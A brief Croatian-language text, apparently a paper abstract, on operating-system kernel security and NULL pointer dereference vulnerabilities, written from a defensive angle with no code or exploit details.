Jezgra operacijskog kao najvažniji čimbenik ispravnog rada računala je također ranjiva na sigurnosne propuste. Kako predstavlja centralizirani mehanizam upravljanja cijelim sustavom, kontrolom toka izvršavanja programskog koda unutar jezgre imamo neograničenu vlast nad ponašanjem računalnog sustava.

Za uspješnu obranu od sve veće prijetnje napada jezgre potrebno je razumjeti okruženje u kojem ona izvodi, metode komunikacije između jezgre i aplikacija, te najčešće tipove propusta i metode njihovog iskorištavanja. Referenciranje NULL pokazivača je tip sigurnosnog propusta koji do nedavno nije bio smatran prijetnjom, zbog nepoznavanja metoda kojima je moguće vrlo lako iskoristiti tu klasu propusta.

Ukoliko smo uvidjeli opasnosti koje vrebaju jezgru možemo započeti primjenjivati adekvatne mehanizme zaštite i povećati razinu sigurnosti cjelokupnog sustava.